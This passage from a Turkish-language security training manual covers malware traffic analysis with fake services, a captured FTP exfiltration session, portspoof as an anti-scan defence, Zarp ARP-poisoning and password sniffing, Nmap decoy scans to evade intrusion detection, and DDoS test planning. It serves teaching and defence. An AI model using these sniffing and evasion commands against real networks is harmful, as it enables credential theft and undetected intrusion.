
- FTP Kullanan Zararlı Örneği (sha256:d7ac4d6442a3448fb147fd70b5e98f8e244b5e129f8bbd5f085b04cf01158c03)
- ApateDNS
- Inetsim, Fakenet
- Wireshark

Zararlının gerçekte bağlantı kurmaya çalıştığı C&C veya benzer işlem gören uzak sistem yerine sahte servislerin çalıştığı makineye bağlantı kurmasını sağlamak için DNS üzerinden basit birkaç yöntem kullanılabilir. Bunlardan ilki "SistemDizini:\Windows\System32\Drivers\etc\hosts" dosyasına zararlının bağlantı kurmak istediği alanadını ve sahte servislerin çalıştığı makinenin IP'sini eşleştiren bir satır eklenebilir (10.10.10.128 ftp.zararli.com). Bunun yerine yapılan bütün DNS sorgularına sahte servislerin çalıştığı makinenin IP addresini içeren bir cevap döndüren ApateDNS aracını kullanmak bazı durumlarda daha pratik olabilir. Bunun için ApateDNS aracı çalıştırılıp "DNS Reply IP" bölümüne yönlendirilmek istenilen sistemin IP adresi girilip "Start Server" tuşuna basılır. Sistemde birden fazla ağ arayüzü varsa "Selected Interface" bölümünden ilgili arayüz seçilmelidir.


Başka bir ihtimal de zararlının bir alanadı yerine doğrudan uzak siteme IP adresi ile erişmesidir. DNS sorgularına sahte cevap gönderme yöntemi bu durumda işe yaramayacaktır. Böyle bir durumda iptables veya başka bir NAT desteği bulunan yazılım aracılığıyla analiz makinesinden (WinXP) giden paketlerin hedef IP adresi veya belli bir IP 'ye giden paketlerin hedef IP adresi değiştirilerek bağlantı sahte servislerin bulunduğu (REMnux) sisteme yönlendirilebilir. Alternatif olarak zararlının dinamik analizi sırasında hedef adresi hafızada değiştirerek doğrudan istenilen adrese bağlanması da sağlanabilir.

Sahte servislerin çalışacağı sistemde(REMnux) konsoldan "inetsim" komutu girilerek servisler başlatılır. Servislerin tam listesi ve dinledikleri portlar bu aşamada konsolda görülebilir. Daha sonra Wireshark root olarak çalıştırılıp "Capture->Interfaces" menüsünden ilgili arayüz(örnekte eth0) seçilerek dinlenmeye başlanır. Alternatif olarak Windows üzerinde çalışan Fakenet aracı kullanılarak, ikinci bir sisteme ihtiyaç kalmadan, servisler analiz makinesinde çalıştırılabilir.

Zararlı yazılım çalıştırılıp ApateDNS ekranından yaptığı DNS sorguları izlenir. Örnek zararlının "darlstop123.p.ht" ve "whatismyip.akamai.com" adresleri için DNS istekleri gönderdiği görülüyor.



Bu aşamada isteğe göre REMnux'e geri dönülerek Wireshark'ın yakalamış olduğu ağ trafiği incelenebilir veya bir debugger aracılığıyla zararlının başarılı bağlantı durumunda gerçekleştirdiği aktiviteler dinamik olarak analiz edilebilir. Örnekteki zararlı için Wireshark ekranına bakıldığında zararlının FTP ve HTTP servislerine bağlanmaya çalıştığı görülmektedir. HTTP üzerinden GET isteği ile anasayfayı almaya çalıştığı görülmektedir. "whatismyip.akamai.com" adresine bağlanıldığında bunu aslında sistemin internete çıkış IP'sini öğrenmek için yaptığı anlaşılıyor.




FTP bağlantısının detaylarını öğrenmek için Wireshark'ta bağlantıya dahil olan paketlerden (satırlardan) herhangi birine sağ tıklayıp "Follow TCP Stream" seçilerek

bağlantı boyunca yapılan veri alışverişi toplu halde görülebilir. Örnek bağlantının içeriği şu şekildedir:

220 INetSim FTP Service ready.
USER u489099192
331 Please specify the password.
PASS 031025
230 Login successful.
TYPE I
200 Switching to BINARY mode.
PASV
500 Unknown command.
TYPE I
200 Switching to BINARY mode.
PORT 10,10,10,130,19,137
200 PORT command successful.
STOR NO_PWDS_report_06-02-2014_22-23-47-BB9E89D3316C6D89E8BA3AAF96AA0063-IIIA.bin
150 Ok to send data.
226 File receive OK.

İçerikten de açıkça görüldüğü üzere zararlı, FTP sunucusuna bağlantı kurarken kullanıcı adı ve şifre olarak "u489099192 | 031025" değerlerini kullanıyor. Daha sonra da bir dosya yüklemeye çalışıyor.

Elde edilen bu tarz bilgiler zararlıyı etkisizleştirmek için kullanılabilecek olsa da bu bilgileri kullanmak için bazı yasal süreçlerin işletilmesi gerekebilir. Zararlıyı etkisizleştirmekten kasıt bulaştığı sistemlerden silmek yerine komuta merkezini devre dışı bırakarak bulaştığı sistemlerden bilgi sızdırmasını veya komuta merkezinden kontrol edilmesini engellemektir. Sonuçta elde edilen bilgileri doğrulamak adına FTP sunucusuna bağlantı kurulmuş ama başka bir işlem yapılmamıştır.



Uygulama No: **BGA-UAG-76**

Siber Saldırılara Karşı Aktif Defans Uygulama

Amaç: Siber saldırılara karşı her zaman hazır olmak ve aktif olarak defans uygulayabilmek

Internet ortamından elde edilen çeşitli araçlarla sistemelere siber saldırı gerçekleştirmek günümüz dünyasında oldukça kolaylaşmıştır. Güvenlik uzmanları korudukları kurumlara yönelik gerçekleştirilen saldırılara karşı yeni yeni yöntemler deneyerek koruma seviyesini en iyi düzeye taşımaya çalışmaktadır. Son zamanlarda popüler olan koruma yöntemlerinden biri de Aktif Defans'tır. Aktif Defans saldırganların otomotize edilmiş programlar yada scriptler aracılığı ile yaptıkları siber saldırılara karşı, saldırgana ciddi efor ve zaman kaybı yaratacak bir korunma türüdür.

Bir bilişim sistemine yönelik gerçekleştirilecek saldırılarda genellikle ilk adım port tarama ve ağ keşfi olmaktadır. Aktif defans uygulayarak saldırganın hedef sistemde açık/kapalı olan portları bulması ve bu portlarda çalışan uygulamaları ortaya çıkartması zorlaştırılabilir. Bu yazıda portspoof uygulaması kullanılarak bir sisteme yönelik gerçekleştirilecek port tarama işleminin işe yaramaz hale getirilmesi anlatılmaktadır.

Not: Pratik olarak kurumsal ağlarda kullanılmasını önermiyoruz.

Genel Özellikleri

- root yetkileri gerektirmeksizin çalışır
- iptables kuralları ile kolayca özelleştirilebilir.
- 8.000 üzeri servis için imza desteği bulunuyor.
- Saldırganların kullandıkları araçlar ve yazılımlara karşı 'Aktif saldırılarına karşı korunma' için yardımcı olur.

Kurulumu

```
# wget https://github.com/drk1wi/portspoof/archive/master.zip
# unzip master.zip
# cd portspoof-master/
# ./configure
# make
# make install
```

Hizmet verdiğiniz portlar dışındaki tüm trafiği iptables ile portspoof uygulamasına yönlendirmeniz yeterli olucaktır.

#iptables-restore < system_files/iptables-config

Firewall Kuralları

```
# iptables -LChain INPUT (policy ACCEPT)
target     prot opt source               destination
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

# iptables -L -t natChain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere            tcp dpts:tcpmux:ftp redir ports 4444
REDIRECT   tcp  --  anywhere             anywhere            tcp dpts:telnet:65535 redir ports 4444
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
```

```
Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
```

Genel Kullanımı
Parametrelerin görünümü ve yardım menüsü

```
# portspoof -h

Usage: portspoof [OPTION]...

Portspoof - service emulator / frontend exploitation framework.

-i   ip : Bind to a particular  IP address

-p   port : Bind to a particular PORT number

-s   file_path : Portspoof service signature regex. file

-c   file_path : Portspoof configuration file

-l   file_path : Log port scanning alerts to a file

-f   file_path : FUZZER_MODE - fuzzing payload file list

-n   file_path : FUZZER_MODE - wrapping signatures file list

-1   FUZZER_MODE - generate fuzzing payloads internally

-2   switch to simple reply mode (doesn't work for Nmap)!

-D   run as daemon process

-d   disable syslog

-v   be verbose

-h   display this help and exit
```

Portspoof configurasyon dosyası
/usr/local/etc/portspoof.conf

Açık portlar için yanıt vereceği servislere ait imzaların bulunduğu dosya

/usr/local/etc/portspoof_signatures

Portspoof'u servis emulatorü olarak çalıştırmak

```
# cd /usr/local/etc/
# portspoof -c portspoof.conf -s portspoof_signatures -D
-> Using user defined configuration file portspoof.conf
-> Using user defined signature file portspoof_signatures
```

Test çalışması

portspoof uygulamasından önce hedef sistemi taradığınızda

```
# nmap -sV 85.95.238.172  -v
Starting Nmap 6.40 ( http://nmap.org ) at 2013-10-20 04:18 EEST
NSE: Loaded 23 scripts for scanning.
Initiating ARP Ping Scan at 04:18
Scanning 85.95.238.172 [1 port]
Completed ARP Ping Scan at 04:18, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:18
Completed Parallel DNS resolution of 1 host. at 04:18, 0.29s elapsed
Initiating SYN Stealth Scan at 04:18
Scanning 172-238-95-85-datacenter-services.ixirtelekom.com.tr (85.95.238.172) [1000 ports]
Discovered open port 22/tcp on 85.95.238.172
Completed SYN Stealth Scan at 04:18, 0.13s elapsed (1000 total ports)
Initiating Service scan at 04:18
Scanning 1 service on 172-238-95-85-datacenter-services.ixirtelekom.com.tr (85.95.238.172)
```

```
Completed Service scan at 04:18, 0.01s elapsed (1 service on 1 host)
NSE: Script scanning 85.95.238.172.
Nmap scan report for 172-238-95-85-datacenter-services.ixirtelekom.com.tr
(85.95.238.172)
Host is up (0.000097s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.0p1 Debian 4 (protocol 2.0)
MAC Address: 00:0C:29:40:2B:7A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at http://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
        Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.032KB)
```

Portspoof uygulaması çalıştıkdan sonra tarama yaptığınızda tüm portların açık ve tanımlı portlar için aktif servislerin olduğunu görebilirsiniz (nmap ile default taramada 1000 port taranıyor !)

İlk tarama 1000 port kontrolü için 0.65 saniye sürmüşken, portspoof uygulaması çalıştıkdan sonra saldırganın port taraması yaklaşık olarak 552.74 saniye (9 dakika üzeri) sürmüştür. Buda saldırgan için ciddi zaman ve efor kaybıdır.

Örnek bir sonuç görmek isterseniz, favori port tarama yazılımınız ile portspoof.org adresini tarayabilirsiniz: nmap -sV -v portspoof.org gibi gibi

Uygulama No: **BGA-UAG-77**

Zarp Kullanarak TCP/IP Protokol Zafiyetlerinin İstismarı

Amaç: Zarp aracı ile TCP/IP Protokolüne ait zafiyetlerin istismar edilmesi

Zarp uygulaması python dili ile geliştirilmiş, açık kaynak kodlu, uzaktan servis dışı bırakma(denial of service) saldırıları gerçekleştirmede ve yerel ağlarda çeşitli saldırıların gerçekleştirilmesinde kullanılabilecek bir network saldırı aracıdır.

Zarp sistem açıklıklarının istismarından ziyade network protokollerinin zaafiyetlerini istismar ederek saldırılarını gerçekleştirmektedir.

Uygulama sahip olduğu aşağıdaki modüller ile çeşitli saldırılar gerçekleştirebilmektedir.

[1] Poisoners [5] Parameter

[2] DoS Attacks [6] Services

[3] Sniffers [7] Attacks

[4] Scanners [8] Sessions

İlgili modüllerden Poisoners modülü ile; ARP spoofing, DNS spoofing, DHCP spoofing, NBNS poison, LLMNR spoofer ve ICMP redirection gibi saldırıları gerçekleştirilebilmektedir. Özellikle yerel ağlarda kullanılan temel protokol olan ARP protokolünün yapısal açıklıklarını istismar ederek gerçekleştirdiği ARP poisoning ile yerel ağda istenilen kullanıcılara ait trafiği yakalayabilir. Bu şekilde zarp ile üzerimizden geçirdiğimiz local trafiğe hakim olduğumuz için çeşitli hassas dosyaları ele geçirilebilmiş duruma gelmiş oluruz. DNS spoofing saldırısı için öncelikle ARP spoofing yapılmış olması gerekmektedir. DHCP spoofing işlemi ile yerel ağdaki DHCP OFFER ve DHCP ACK mesajlarını dinleyen sahte bir DHCP server oluşturulur. İlgili mesajları dinleyerek DHCP'den IP isteyen kullanıcılara bu IP adresleri sahte DHCP sunucu üzerinden kiralanır. DOS Attacks modülü ile çeşitli servis dışı bırakma saldırıları(TCP SYN, Land DOS, IPv6 Neighbor Discovery Protocol RA DoS, Nestea DOS, SMB DOS v.s) gerçekleştirilebilir.

Sniffers modülü ile, poisoning işlemi sonrasında hassas verilerin ele geçirilmesinde kullanılacak çeşitli methodlar bulunmaktadır. HTTP, Parola, Veritabanı sniffing gibi modülleri ile çeşitli hassas bilgiler ele geçirilebilir. Packet modifier modülü ile yakalanan paketler istenildiği gibi değiştirilebilir.

Scanners modülü ile çeşitli yerel ağ taramaları gerçekleştirilebilmektedir. Örneğin verilen bir subnette açık port ve servis taraması yaptırılabilmektedir.

İlgili aracın kurulumu için git komutu ile uygulamaya ait dosyalar sistemimize kopyalanır;

```
root@pentest:~/celal# git clone git://github.com/hatRiot/zarp.git zarp/
Cloning into 'zarp'...
remote: Counting objects: 1699, done.
remote: Compressing objects: 100% (869/869), done.
remote: Total 1699 (delta 814), reused 1692 (delta 807)
Receiving objects: 100% (1699/1699), 748.44 KiB | 388 KiB/s, done.
Resolving deltas: 100% (814/814), done.
root@pentest:~/celal# ls
```

Ardından dosyaların kopyalandığı zarp dizininde uygulamanın güncellemesi için aşağıdaki komut kullanılabilir;

```
root@pentest:~/celal/zarp# ./zarp.py --update
[!] Loaded 33 modules.
          ___  __  ___  ___
         (__ ) / _\ (  _\(  _'
          / _/ /  \ )   / ) __/
```

```
(___)\_/\_/(__\_)(__)
        [Version 0.1.3]
[!] Updating Zarp...
[!] Zarp already up to date.
```

Örnek olarak Sniffers alt modüllerinden Password Sniffer modülünü kullanarak yerel ağda yapılan bir FTP bağlantısının parolasını elde etmeyi gösterelim. Bunun için aşağıdaki yol takip edilebilir.

Uygulama aşağıdaki komutla başlatırlır. Ekrana kullanılabilecek tüm modüllere ait kategori listesi gelecektir.

```
root@pentest:~/celal/zarp# ./zarp.py
[!] Loaded 33 modules.
        ___  __  ___ ___
        (__ ) / _\ (  _ \(  _'
         / _/ /  \ )   / ) __/
        (___)\_/\_/(__\_)(__)
                [Version 0.1.3]
        [1] Poisoners          [5] Parameter
        [2] DoS Attacks        [6] Services
        [3] Sniffers           [7] Attacks
        [4] Scanners           [8] Sessions


0) Back
```

Yukarıdaki ekrandan 3 numaralı Sniffers kategorisine giriyoruz.;

> 3

[1] HTTP Sniffer

[2] Password Sniffer

[3] Traffic Sniffer

[4] Database Sniffer

[5] Packet Modifier

0) Back

Ardından sniff edilecek interface seçilir, ön tanımlı olarak listedeki ilk interface seçilmiş olur. Bu interface dinlenecek ise enter ile geçilebilir ardıdan doğruluğunu onaylamak için y ile bir sonraki adıma geçilebilir. Ardından aşağıdaki ekrandan 0 ile ana ekrana geçilir.

> 2

[!] Enter address to listen on [5.5.5.4]:

[!] Sniff passwords from 5.5.5.4. Is this correct? y

[1] HTTP Sniffer

[2] Password Sniffer

[3] Traffic Sniffer

[4] Database Sniffer

[5] Packet Modifier

0) Back

> 0

```
 ____  __  ____  ____
(__  )/ _\(  _ \(  _ '
 / _/ /  \ ) __/ ) __/
(____)\_/\_/(__\_)(__)
```

[Version 0.1.3]

[1] Poisoners [5] Parameter

[2] DoS Attacks [6] Services

[3] Sniffers [7] Attacks

[4] Scanners [8] Sessions

0) Back

Buradan 8 ile mevcut başlattığımız saldırılara ait sessionları görüntülemek için 8 ile çalışan sessionlar listelenebilir.

> 8

[Running sessions]

[1] Password Sniffer

[0] 5.5.5.4

[1] Stop session

[2] View session

[3] Start session logger

[4] Stop session logger

0) Back

Görüldüğü gibi Passwords snifferin ilgili interface üzerinde çalışmaktadır. 2 ile mevcut oturumu görüntüleyebiliriz. Bu arada komut satırından aşağıdaki gibi hedef bir sisteme FTP bağlantısı kurmaya çalışalım.

```
root@pentest:~# ftp 20.20.20.130
Connected to 20.20.20.130.
220 MikroTik FTP server (MikroTik 3.30) ready
Name (20.20.20.130): ftpadmin
331 Password required for ftpadmin
Password:
```

```
530 Login incorrect
Login failed.
Remote system type is UNIX.
ftp>
```

Aşağıda görüldüğü üzere password sniffer modülü ile ilgili kullanıcı hesabını ele geçirebilmiş oluyoruz.

```
> 2
[module] [number]> 1 0
[!] [enter] when finished
[!] Dumping output from 'Password Sniffer'...
[!] Host: 20.20.20.130
[!] User: ftpadmin
[!] Password: P@ssw0rd
```

Uygulama No: **BGA-UAG-78**

Port Taramalarında Ağ Tabanlı Atak Önleme Sistemlerini Şaşırtma

Amaç: Atak önleme sistemlerini şaşırtma

Port tarama ağ seviyesi atakların başında gelmektedir ve sızma testlerinde ilk adımlardan biridir (bilgi toplama aşaması)
Port tarama yapmadan diğer aşamalara geçilmesi genellikle sızma testlerinin eksik kalmasıyla sonuçlanmaktadır. Zira bir güvenlik zafiyetinin olması için öncelikle hizmet veren bir servisin (sunucu tabanlı zafiyetler) olması gerekmektedir, hizmet veren bir servis olması için de TCP/IP ağlarda port kavramı devreye girmektedir.

Port tarama işlemi gürültü çıkarttığı için çok rahatlıkla Saldırı Tespit Sistemleri tarafından yakalanabilir.

Port tarama işlemlerinde hedef sisteme yakalanmadan tarama işlemini gerçekleştirmek için çeşitli yöntemler bulunmaktadır. Bunlardan biri de Decoy Scanning olarak literatüre geçen tuzak sistemler aracılığıyla port tarama yapmaktır. Tuzak sistemler kullanarak tarama yapma hedef sisteme port tarama için gönderilen paketlerin eş zamanlı farklı ip adreslerinden gönderilerek hedef şaşırtma amaçlı kullanılmasıdır.

Tuzak sistemler aracılığıyla tarama yapabilmek icin tarama yapan sistemin ip spoofing yapabilir durumda olması gerekir. Sadece sistemin ip spoofing yapabilmesi yetmez, önündeki router, firewall vs gibi sistemlerin de bu spoof edilmiş paketleri geçiriyor olması gerekir (URPF, antispoof gibi korumalar olmaması)
Decoy scanning TCP için üçlü el sıkışma gerektirmeyecek tarama türlerinde ve UDP, ICMP tarama tiplerinde geçerlidir. Sahte IP adreslerinden TCP üçlü el sıkışma tamamlanamayacağı için versiyon tarama gibi türlerde sahte ip kullanılamaz.

Nmap Kullanarak Tuzak Sistemler Aracılığıyla Port Tarama

```
# nmap -D RND:5 www.siberguvenlik.org -PN -sS -p 80 --packet_trace
Starting Nmap 5.50 ( http://nmap.org ) at 2011-05-08 19:23 EEST
SENT (0.1310s) TCP 213.116.227.58:40212 > 178.18.197.18:80 S ttl=49 id=2996 iplen=44 seq=2328236182 win=2048 <mss 1460>
SENT (0.1310s) TCP 61.2.175.211:40212 > 178.18.197.18:80 S ttl=44 id=2996 iplen=44 seq=2328236182 win=1024 <mss 1460>
SENT (0.1310s) TCP 91.93.118.125:40212 > 178.18.197.18:80 S ttl=42 id=2996 iplen=44 seq=2328236182 win=3072 <mss 1460>
SENT (0.1310s) TCP 2.42.201.233:40212 > 178.18.197.18:80 S ttl=46 id=2996 iplen=44 seq=2328236182 win=3072 <mss 1460>
SENT (0.1310s) TCP 118.188.139.129:40212 > 178.18.197.18:80 S ttl=39 id=2996 iplen=44 seq=2328236182 win=4096 <mss 1460>
SENT (0.1310s) TCP 200.200.133.245:40212 > 178.18.197.18:80 S ttl=40 id=2996 iplen=44 seq=2328236182 win=1024 <mss 1460>
RCVD (0.1370s) TCP 178.18.197.18:80 > 91.93.118.125:40212 SA ttl=55 id=0 iplen=44 seq=2585139682 win=5840 <mss 1460>
Nmap scan report for www.siberguvenlik.org (178.18.197.18)
Host is up (0.0063s latency).
PORT   STATE SERVICE
80/tcp open  http
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

Rastgele IP adreslerin yerine istenilen IP adresleri de kullanılabilir. Bunun için aşağıdaki komut yeterli olacaktır.

nmap -D IP1, IP2, IP3, IP4 -p 80 hedef_sistem

Tuzak Sistemlerden Gelen Taramaları Yakalama ve Engelleme

Snort Saldırı Tespit ve Engelleme Sisteminde sfportscan önişlemcisi kullanılarak port taramaları izlenebilir.

Snort decoy scan tekniği kullanılarak gerçekleştirilmiş port taramalarını da yakalayabilmektedir fakat port tarama yapan ip adresleri arasından hangi ip adresinin gerçek hangisinin sahte olduğunu ayırt edememektedir.

```
preprocessor flow: stats_interval 0 hash 2
preprocessor sfportscan: proto { all } \
scan_type { all } \
sense_level { low }
```

Snort sfportscan önişlemcisini kullanarak yukarıdaki port tarama tiplerini rahatlıkla yakalayabilmektedir.

- TCP Decoy Portscan
- UDP Decoy Portscan
- IP Decoy Portscan

Uygulama No: **BGA-UAG-79**

DoS/DDoS Testlerinde Dikkat Edilmesi Gereken Hususlar

Amaç: DDOS kavramının detaylı olarak incelenemesi

DoS/DDoS, 2012 yılında tüm dünyada gerçekleştirilen siber saldırıların başında gelmektedir. Bunun temel nedeni DDoS saldırısını gerçekleştirmek için herhangi bir bilgi birikimi gerekmemesi ve etkisini anında göstermesidir. Internet üzerinden elde edilecek çeşitli otomatik araçlar kullanılarak cok rahatlikla kurumsal web sayfaları çalışamaz hale getirilebilir.

DDoS'un bu kadar basit bir saldırı olması çoğu güvenlik uzmanı ve kurum tarafından yeteri kadar ciddiye alınmamasına neden olmaktadır. Oysa siber saldırıların büyük çoğunluğu kurumların ve uzmanların yeteri kadar ciddiye almadıkları yerlerden gelmektedir.

DdoS bir altyapı problemidir ve tüm ISP'ler biraraya gelip ortak kurallar çerçevesinde hareket etmedikce sonlanmayacaktır.

DDoS Pentest / Hizmet Durdurma Simulasyon Saldırıları

DDoS testlerinde hedef seçerken dikkatli olunmalı, ana sayfanın erişilemez olmasını isteyen bir saldırgan sadece ana sayfaya yönelik bir ddos saldırısı gerçekleştirmez. DNS, Firewall, veya daha korumasız gördüğü bir sisteme saldırı denemesinde bulunabilir. Bu nedenle ddos testlerinde farklı hedefler belirleyerek bu hedeflere yönelik gerçekleştirilecek saldırıların hangi noktalarda sıkıntı oluşturduğu bir excel olarak tutulmalıdır.

A	B	C	D
Test Edilen / Etkilenen Sistem	Kenar Yönlendiriciler (Edg	Güvenlik Duvarları (Firewalls)	Saldırı Tespit ve Engelleme Sistemleri (IPS)
Kenar Yönlendiriciler (Edge Routers)			
Güvenlik Duvarları (Firewalls)		(X)	
Saldırı Tespit ve Engelleme Sistemleri (IPS)			
Yük Dengeleme Sistemleri (Load Balancer)		(X)	
Web Sunucular (HTTP ve HTTPS)			
E-posta Sunucuları ve Spam Engelleme Sistemleri			(X)
DNS Sunucular	(X)		
VPN Sunucular (SSL VPN, IPSEC VPN)		(X)	
SIP Sunucular			
Hedef Sistemin Trafik Kapasitesi			

DDoS Test Çeşitleri

Internet üzerinde 60'a yakın DdoS saldırısı gerçekleştirilmektedir. Bunlardan en temel saldırılar SYN Flood, DNS Flood, UDP flood ve HTTP Floodolarak bilinmektedir.

DDoS testlerinin gerçek anlamda sağlıklı sonuçlar verebilmesi için aşağıdaki ana başlıkları içermesi beklenmektedir:

- Syn Flood Saldırıları
- ACK Flood Saldırıları
- FIN Flood Saldırıları
- TCP Connection Flood Saldırıları
- UDP Flood DDoS Saldırıları
- ICMP Flood DDoS Saldırıları
- HTTP GET, POST Flood Saldırıları
- DNS Flood DDoS Saldırıları
- Botnet Simulasyonu
- Rate Limiting, Karantina Özelliklerinin Test Edilmesi
- Uygulamalara Özel DoS Testleri
- SSL, HTTPS DoS Testleri

Sahte IP Paketleriyle Test

DDoS testlerinde Botnet gibi yasal olmayan sistemler kullanılamayacağı için test yapacak firmanın internet üzerinde ip spoofing yapabilecek özelliklere sahip sistemleri olması gerekmektedir.Günümüzde çoğu ISP kendi sistemlerinden sahte ip adresleri ile trafiğin çıkmaması için UPRF gibi çeşitli önlemler almaktadır. Gerçekleştirilen testler için kullanılacak sistemlerin önünde URPF korumalı bir yönlendirici bulunuyorsa siz paketlerin gittiğini düşünürsünüz fakat sahte üretilen paketler bir sonraki yönlendirici cihazdan ileri gidemez.

Test Trafik Kapasitesi

